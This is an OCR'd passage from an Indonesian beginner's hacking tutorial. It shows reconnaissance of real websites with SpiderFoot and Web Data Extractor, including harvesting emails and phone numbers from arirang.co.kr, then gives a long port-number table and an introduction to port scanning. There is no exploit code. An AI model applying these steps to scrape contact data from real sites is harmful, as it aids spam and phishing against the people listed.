
Sekarang, kita akan mencoba menggali lebih dalam struktur sebuah website. Untuk melakukan hal ini, kita memerlukan sebuah program bantuan, bernama Spiderfoot. Untuk menggunakan program ini cukup mudah, Anda hanya perlu memasukkan nama website pada bagian *Domain Names*, dan klik **Add**.

Setelah nama website berada dalam kotak daftar, klik tombol **Start** dan tunggulah proses dilakukan sampai selesai. Sebagai contoh, di sini saya menggunakan website cnn.com.



Gambar 42: SpiderFoot.

Berikut adalah informasi yang saya peroleh mengenai website cnn.com, seperti subdomain, system, dan juga domain yang mirip cnn.com.



Gambar 43: Hasil SpiderFoot.


AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Sayang, saya belum beruntung mendapatkan informasi mengenai user, email, dan network-nya.

Informasi Website

Jika sebelumnya kita telah menggali informasi lebih dalam mengenai sebuah website, sekarang kita mencoba melacak beberapa informasi penting sebuah website, seperti meta tag, email, nomor telepon, dan nomor fax.
Sebagai contoh, di sini saya menggunakan website http://www.arirang.co.kr.


Untuk melakukan hal ini, kita memerlukan program bantuan yang bernama Web Data Extractor.



Gambar 44: Web Data Extractor.


Ikuti langkah berikut untuk menggunakannya:

1. Klik **New** pada program atau **Edit Sessions**.




Gambar 45: Edit session.

2. Dari kotak dialog *Session settings* yang muncul. Masukkan nama website pada bagian *Starting URL*, yang berada pada tab *Source*.Lalu, berikan tanda centang pada bagian yang ingin Anda ekstrak, di sini saya memilih *email*, *phones*, *faxes*, dan *meta tag*. Setelah selesai, klik **OK**.




Gambar 46: Setting Web data extractor.

3. Tunggulah proses dilakukan sampai selesai.



Gambar 47: Proses ekstrak.

4. Perhatikan gambar di bawah ini, saya menemukan cukup banyak email dari website arirang.co.kr, dan nomor telepon.



Gambar 48: Hasil web data extractor.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Port Scanning | 4

Jika diibaratkan sebuah rumah, port adalah pintu dan jendela rumah tempat keluar masuknya data. Secara logika, tidak ada sistem yang aman 100%. Apabila sebuah sistem aman 100%, tentu saja semua pintu dan jendela akan ditutup semua. Ibaratnya, jika pintu internet tidak dibuka, Anda pun tidak akan bisa menghubungkan komputer dengan internet. Jadi, bisa kita katakan bahwa port adalah pintu keluar masuknya paket data.

Secara garis besar, port dapat dibagi dua bagian. Yang pertama adalah port fisik (*physical port*) yang merupakan port di bagian belakang CPU, seperti port serial, dan port monitor. Lalu ada pula port perangkat lunak (*software port*), merupakan port yang digunakan oleh software untuk melakukan koneksi dengan komputer lain.

Port juga mengidentifikasikan sebuah proses tertentu dimana sebuah server dapat memberikan sebuah layanan kepada klien atau bagaimana sebuah klien dapat mengakses sebuah layanan yang ada dalam server. Ada banyak port yang terdapat pada sebuah komputer, apalagi sewaktu terhubung dengan internet. Beberapa port yang umum adalah port 80 (HTTP), yaitu port untuk membuka sebuah halaman website, port 20 (FTP) untuk melakukan upload maupun download file, port 110 (POP3) untuk menerima email. Serta masih banyak jenis port lainnya.

Terdapat 3 jenis port software:

- *Well-known ports*. Nomor *well-known port* adalah dari 0 sampai 1023.
- *Registered ports*. Nomor *registered ports* adalah dari 1024 sampai 49151.
- *Dynamic/Private ports*. Nomor *dynamic* (sering disebut dengan nama *Private ports*) adalah dari 49152 sampai 65535.

Sebagian besar port ditetapkan oleh Internet Assigned Number Authority (IANA), dan ini disebut pula sebagai *Official*. Sedangkan port yang tidak terdaftar di IANA disebut sebagai port *Unofficial*.

Port dapat dikenali dengan angka 16-bit (dua byte) yang disebut dengan *Port Number* dan diklasifikasikan dengan jenis protokol transport apa yang digunakan, ke dalam Port TCP dan Port UDP. Karena memiliki angka 16-bit, total maksimum jumlah port untuk setiap protokol transport yang digunakan adalah 65536 buah. Namun, hanya nomor port 0 sampai 1024 yang disediakan untuk umum.

Berikut ini adalah daftar port dari 0 sampai 1023.

Port	TCP	UDP	Deskripsi	Status
0		UDP	Reserved	Official
1	TCP	UDP	TCP Port Service Multiplexer	Official
2	TCP	UDP	Management Utility	Official
3	TCP	UDP	Compression Process	Official
4	TCP	UDP	Unassigned	Official
5	TCP	UDP	Remote Job Entry	Official
6	TCP	UDP	Unassigned	Official
7	TCP	UDP	Echo Protocol	Official
8	TCP	UDP	Unassigned	Official
9	TCP	UDP	Discard Protocol	Official
10	TCP	UDP	Unassigned	Official
11	TCP	UDP	Active Users	Official
12	TCP	UDP	Unassigned	Official
13	TCP	UDP	Daytime Protocol	Official
14	TCP	UDP	Unassigned	Official
15	TCP	UDP	netstat service	Official
16	TCP	UDP	Unassigned	Unofficial
17	TCP	UDP	Quote of the Day	Official
18	TCP	UDP	Message Send Protocol	Official
				Official

19	TCP	UDP	Character Generator Protocol	Official
20	TCP		FTP-data transfer	Official
21	TCP		FTP-control (command)	Official
22	TCP	UDP	Secure Shell (SSH)	Official
23	TCP		Telnet protocol	Official
24	TCP	UDP	Priv-mail: any private mail system.	Official
25	TCP		Simple Mail Transfer Protocol (SMTP)	Official
34	TCP	UDP	Remote File (RF)	Unofficial
35	TCP	UDP	Any private printer server protocol	Official
37	TCP	UDP	TIME protocol	Official
39	TCP	UDP	Resource Location Protocol	Official
41	TCP	UDP	Graphics	Official
42	TCP	UDP	nameserver, ARPA Host Name Server Protocol	Official
42	TCP	UDP	WINS	Unofficial
43	TCP		WHOIS protocol	Official
47	TCP	UDP	NI FTP	Official
49	TCP	UDP	TACACS Login Host protocol	Official
50	TCP	UDP	Remote Mail Checking Protocol	Official
51	TCP	UDP	IMP Logical Address Maintenance	Official
52	TCP	UDP	XNS (Xerox Network Systems) Time Protocol	Official
53	TCP	UDP	Domain Name System (DNS)	Official
54	TCP	UDP	XNS (Xerox Network Systems) Clearinghouse	Official
55	TCP	UDP	ISI Graphics Language (ISI-GL)	Official
56	TCP	UDP	XNS (Xerox Network Systems) Authentication	Official
56	TCP	UDP	Route Access Protocol (RAP)	Unofficial
57	TCP		Mail Transfer Protocol (MTP)	Unofficial
58	TCP	UDP	XNS (Xerox Network Systems) Mail	Official
67		UDP	Bootstrap Protocol (BOOTP) Server	Official
68		UDP	Bootstrap Protocol(BOOTP) Client	Official
69		UDP	Trivial File Transfer Protocol (TFTP)	Official
70	TCP		Gopher protocol	Official
79	TCP		Finger protocol	Official
80	TCP	UDP	Hypertext Transfer Protocol (HTTP)	Official
81	TCP		Torpark-Onion routing	Unofficial
82		UDP	Torpark-Control	Unofficial
83	TCP		MIT ML Device	Official
88	TCP	UDP	Kerberos-authentication system	Official

90	TCP	UDP	dnsix (DoD Network Security for Information Exchange) Security Attribute Token Map	Official
90	TCP	UDP	Pointcast	Unofficial
99	TCP		WIP Message Protocol	Unofficial
101	TCP		NIC host name	Official
102	TCP		ISO-TSAP (Transport Service Access Point) Class 0 protocol	Official
104	TCP	UDP	ACR/NEMA Digital Imaging and Communications in Medicine	Official
105	TCP	UDP	CCSO Nameserver Protocol (Qi/Ph)	Official
107	TCP		Remote TELNET Service protocol	Official
108	TCP	UDP	SNA Gateway Access Server	Official
109	TCP		Post Office Protocol v2 (POP2)	Official
110	TCP		Post Office Protocol v3 (POP3)	Official
111	TCP	UDP	ONC RPC (SunRPC)	Official
113	TCP		ident-Identification Protocol	Unofficial
113	TCP		Authentication Service	Official
113		UDP	Authentication Service	Official
115	TCP		Simple File Transfer Protocol (SFTP)	Official
117	TCP		UUCP Path Service	Official
118	TCP	UDP	SQL(Structured Query Language) Services	Official
119	TCP		Network News Transfer Protocol (NNTP)	Official
123		UDP	Network Time Protocol (NTP)	Official
135	TCP	UDP	DCE endpoint resolution	Official
135	TCP	UDP	Microsoft EPMAP (End Point Mapper)	Unofficial
137	TCP	UDP	NetBIOS NetBIOS Name Service	Official
138	TCP	UDP	NetBIOS NetBIOS Datagram Service	Official
139	TCP	UDP	NetBIOS NetBIOS Session Service	Official
143	TCP	UDP	Internet message access protocol (IMAP)	Official
152	TCP	UDP	Background File Transfer Program (BFTP)	Official
153	TCP	UDP	SGMP,Simple Gateway Monitoring Protocol	Official
156	TCP	UDP	SQL Service	Official
158	TCP	UDP	DMSP, Distributed Mail Service Protocol	Unofficial
161		UDP	Simple Network Management Protocol (SNMP)	Official
162	TCP	UDP	Simple Network Management Protocol Trap (SNMPTRAP)	Official
170	TCP		Print-srv, Network PostScript	Official
177	TCP	UDP	X Display Manager Control Protocol (XDMCP)	Official
179	TCP		BGP(Border Gateway Protocol)	Official

194	TCP	UDP	Internet Relay Chat (IRC)	Official
199	TCP	UDP	SMUX, SNMP Unix Multiplexer	Official
201	TCP	UDP	AppleTalk Routing Maintenance	Official
209	TCP	UDP	The Quick Mail Transfer Protocol	Official
210	TCP	UDP	ANSI Z39.50	Official
213	TCP	UDP	Internetwork Packet Exchange (IPX)	Official
218	TCP	UDP	Message posting protocol (MPP)	Official
220	TCP	UDP	Internet Message Access Protocol (IMAP), version 3	Official
256	TCP	UDP	2DEV "2SP" Port	Unofficial
259	TCP	UDP	ESRO, Efficient Short Remote Operations	Official
264	TCP	UDP	BGMP, Border Gateway Multicast Protocol	Official
308	TCP		Novastor Online Backup	Official
311	TCP		Mac OS X Server Admin	Official
318	TCP	UDP	PKIX TSP, Time Stamp Protocol	Official
319		UDP	Precision time protocol event messages	Official
320		UDP	Precision time protocol general messages	Official
323	TCP	UDP	IMMP, Internet Message Mapping Protocol	Unofficial
350	TCP	UDP	MATIP-Type A, Mapping of Airline Traffic over Internet Protocol	Official
351	TCP	UDP	MATIP-Type B, Mapping of Airline Traffic over Internet Protocol	Official
366	TCP	UDP	ODMR, On-Demand Mail Relay	Official
369	TCP	UDP	Rpc2portmap	Official
370	TCP		codaauth2—Coda authentication server	Official
370		UDP	codaauth2—Coda authentication server	Official
370		UDP	securecast1—Outgoing packets to NAI's servers	Unofficial
371	TCP	UDP	ClearCase albd	Official
383	TCP	UDP	HP data alarm manager	Official
384	TCP	UDP	A Remote Network Server System	Official
387	TCP	UDP	AURP, AppleTalk Update-based Routing Protocol	Official
389	TCP	UDP	Lightweight Directory Access Protocol (LDAP)	Official
401	TCP	UDP	UPS Uninterruptible Power Supply	Official
402	TCP		Altiris, Altiris Deployment Client	Unofficial
411	TCP		Direct Connect Hub	Unofficial
412	TCP		Direct Connect Client-to-Client	Unofficial
427	TCP	UDP	Service Location Protocol (SLP)	Official
443	TCP		HTTPS (Hypertext Transfer Protocol over SSL/TLS)	Official

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

444	TCP	UDP	SNPP, Simple Network Paging Protocol (RFC 1568)	Official
445	TCP		Microsoft-DS Active Directory, Windows shares	Official
445	TCP		Microsoft-DS SMB file sharing	Official
464	TCP	UDP	Kerberos Change/Set password	Official
465	TCP		Cisco protocol	Unofficial
465	TCP		SMTP over SSL	Unofficial
475	TCP	UDP	tcpnethaspsrv (Aladdin Knowledge Systems Hasp services, TCP/IP version)	Official
497	TCP		Dantz Retrospect	Official
500		UDP	Internet Security Association And Key Management Protocol (ISAKMP)	Official
501	TCP		STMF, Simple Transportation Management Framework—DOT NTCIP 1101	Unofficial
502	TCP	UDP	asa-appl-proto, Protocol	Unofficial
502	TCP	UDP	Modbus, Protocol	Unofficial
504	TCP	UDP	Citadel	Official
510	TCP		First Class Protocol	Unofficial
512	TCP		Rexec, Remote Process Execution	Official
512		UDP	comsat, together with biff	Official
513	TCP		rlogin	Official
513		UDP	Who	Official
514	TCP		Shell	Official
514		UDP	Syslog	Official
515	TCP		Line Printer Daemon—print service	Official
517		UDP	Talk	Official
518		UDP	Ntalk	Official
520	TCP		efs, extended file name server	Official
520		UDP	Routing Information Protocol (RIP)	Official
524	TCP	UDP	NetWare Core Protocol (NCP)	Official
525		UDP	Timed, Timeserver	Official
530	TCP	UDP	RPC	Official
531	TCP	UDP	AOL Instant Messenger, IRC	Official
532	TCP		Netnews	Unofficial
533		UDP	netwall, For Emergency Broadcasts	Official
540	TCP		UUCP (Unix-to-Unix Copy Protocol)	Official
542	TCP	UDP	commerce (Commerce Applications)	Official
543	TCP		klogin, Kerberos login	Official
544	TCP		kshell, Kerberos Remote shell	Official
545	TCP		OSIsoft PI (VMS), OSISoft PI Server Client Access	Official
				Unofficial

546	TCP	UDP	DHCPv6 client	Official
547	TCP	UDP	DHCPv6 server	Official
548	TCP		Apple Filing Protocol (AFP) over TCP	Official
550		UDP	new-rwho, new-who	Official
554	TCP	UDP	Real Time Streaming Protocol (RTSP)	Official
556	TCP		Remotefs,RFS, rfs_server	Official
560		UDP	rmonitor, Remote Monitor	Official
561		UDP	Monitor	Official
563	TCP	UDP	NNTP protocol over TLS/SSL (NNTPS)	Official
587	TCP		e-mail message submission (SMTP)	Official
591	TCP		FileMaker 6.0	Official
593	TCP	UDP	HTTP RPC Ep Map, Remote procedure call over Hypertext Transfer Protocol	Official
604	TCP		TUNNEL profile	Official
623		UDP	ASF Remote Management and Control Protocol (ASF-RMCP)	Official
631	TCP	UDP	Internet Printing Protocol (IPP)	Official
631	TCP	UDP	Common Unix Printing System (CUPS)	Unofficial
635	TCP	UDP	RLZ Dbase	Official
636	TCP	UDP	Lightweight Directory Access Protocol over TLS/SSL (LDAPS)	Official
639	TCP	UDP	MSDP, Multicast Source Discovery Protocol	Official
641	TCP	UDP	SupportSoft Nexus Remote Command (control/listening)	Official
646	TCP	UDP	LDP, Label Distribution Protocol	Official
647	TCP		DHCP Failover protocol	Official
648	TCP		RRP (Registry Registrar Protocol)	Official
651	TCP	UDP	IEEE-MMS	Official
652	TCP		DTCP, Dynamic Tunnel Configuration Protocol	Unofficial
653	TCP	UDP	SupportSoft Nexus Remote Command (data)	Official
654	TCP		Media Management System (MMS) Media Management Protocol (MMP)	Official
657	TCP	UDP	IBM RMC (Remote monitoring and Control) protocol	Official
660	TCP		Mac OS X Server administration	Official
665	TCP		sun-dr, Remote Dynamic Reconfiguration	Unofficial
666		UDP	Doom, first online first-person shooter	Official
674	TCP		ACAP (Application Configuration Access Protocol)	Official
691	TCP		MS Exchange Routing	Official

692	TCP		Hyperwave-ISP	Official
694	TCP	UDP	Linux-HA High availability Heartbeat	Official
695	TCP		IEEE-MMS-SSL (IEEE Media Management System over SSL)	Official
698		UDP	OLSR (Optimized Link State Routing)	Official
699	TCP		Access Network	Official
700	TCP		EPP (Extensible Provisioning Protocol)	Official
701	TCP		LMP (Link Management Protocol (Internet))	Official
702	TCP		IRIS (Internet Registry Information Service)	Official
706	TCP		Secure Internet Live Conferencing (SILC)	Official
711	TCP		Cisco Tag Distribution Protocol	Official
712	TCP		Topology Broadcast based on Reverse-Path Forwarding routing protocol (TBRPF)	Official
712		UDP	Promise RAID Controller	Unofficial
720	TCP		SMQP, Simple Message Queue Protocol	Unofficial
749	TCP	UDP	Kerberos (protocol) administration	Official
750	TCP		Rfile	Official
750		UDP	Loadav	Official
750		UDP	kerberos-iv, Kerberos version IV	Official
751	TCP	UDP	Pump	Official
751	TCP	UDP	kerberos_master, Kerberos authentication	Unofficial
752	TCP		Qrh	Official
752		UDP	Qrh	Official
752		UDP	passwd_server, Kerberos Password (kpasswd) server	Unofficial
753	TCP		Reverse Routing Header (rrh)	Official
753		UDP	Reverse Routing Header (rrh)	Official
753		UDP	userreg_server, Kerberos userreg server	Unofficial
754	TCP		tell send	Official
754	TCP		krb5_prop, Kerberos v5 slave propagation	Unofficial
754		UDP	tell send	Official
760	TCP	UDP	Ns	Official
760	TCP	UDP	krbupdate [kreg], Kerberos registration	Unofficial
782	TCP		Conserver serial-console management server	Unofficial
783	TCP		SpamAssassin spamd daemon	Unofficial
829	TCP		CMP (Certificate Management Protocol)	Unofficial

843	TCP		Adobe Flash socket policy server	Unofficial
847	TCP		DHCP Failover protocol	Official
860	TCP		iSCSI	Official
873	TCP		rsync file synchronisation protocol	Official USA only
888	TCP		cddbp, CD DataBase (CDDB) protocol (CDDBP)	Unofficial
901	TCP		Samba Web Administration Tool (SWAT)	Unofficial
901	TCP		VMware Virtual Infrastructure Client	Unofficial
901		UDP	VMware Virtual Infrastructure Client	Unofficial
902	TCP		ideafarm-door 902/tcp self documenting Door: send 0x00 for info	Official
902	TCP		VMware Server Console	Unofficial
902		UDP	ideafarm-door	Official
902		UDP	VMware Server Console	Unofficial
903	TCP		VMware Remote Console	Unofficial
904	TCP		VMware Server Alternate (if 902 is in use, i.e. SUSE linux)	Unofficial
911	TCP		Network Console on Acid (NCA)	Unofficial
953	TCP	UDP	Domain Name System (DNS) RNDC Service	Unofficial
981	TCP		SofaWare Technologies Remote HTTPS management for firewall devices running embedded Check Point FireWall-1 software	Unofficial
989	TCP	UDP	FTPS Protocol (data): FTP over TLS/SSL	Official
990	TCP	UDP	FTPS Protocol (control): FTP over TLS/SSL	Official
991	TCP	UDP	NAS(Netnews Administration System)	Official
992	TCP	UDP	TELNET protocol over TLS/SSL	Official
993	TCP		Internet Message Access Protocol over SSL (IMAPS)	Official
995	TCP		Post Office Protocol 3 over TLS/SSL (POP3S)	Official
999	TCP		ScimoreDB Database System	Unofficial
1001	TCP		JtoMB	Unofficial
1002	TCP		Opsware agent (aka cogbot)	Unofficial
1023	TCP	UDP	Reserved	Official


Pada dasarnya, kita tidak perlu membuka semua port tersebut. Misalnya, apabila kita tidak akan mengakses sebuah halaman website, tentu saja kita tidak membutuhkan port 80. Bila kita mengambil email, digunakan port 110. Mengirim email menggunakan port 25. Sebaliknya, semakin banyak port yang terbuka, semakin rentan pula peluang untuk melakukan kegiatan hacking.

Perlu Anda ketahui, apabila Anda menemukan nomor port yang besar, dan Anda merasa tidak menjalankan program tertentu, kemungkinan besar terdapat trojan dalam komputer Anda. Misalnya, sewaktu Anda membuka situs judi atau situs porno lalu ada program kecil yang Anda install, terkadang program tersebut disusupi torjan.

Kegiatan menyingkap port ini perlu diketahui untuk melihat port mana saja yang terbuka maupun tertutup. Tool yang digunakan untuk menyingkap port ini, disebut sebagai *Port Scanner*.

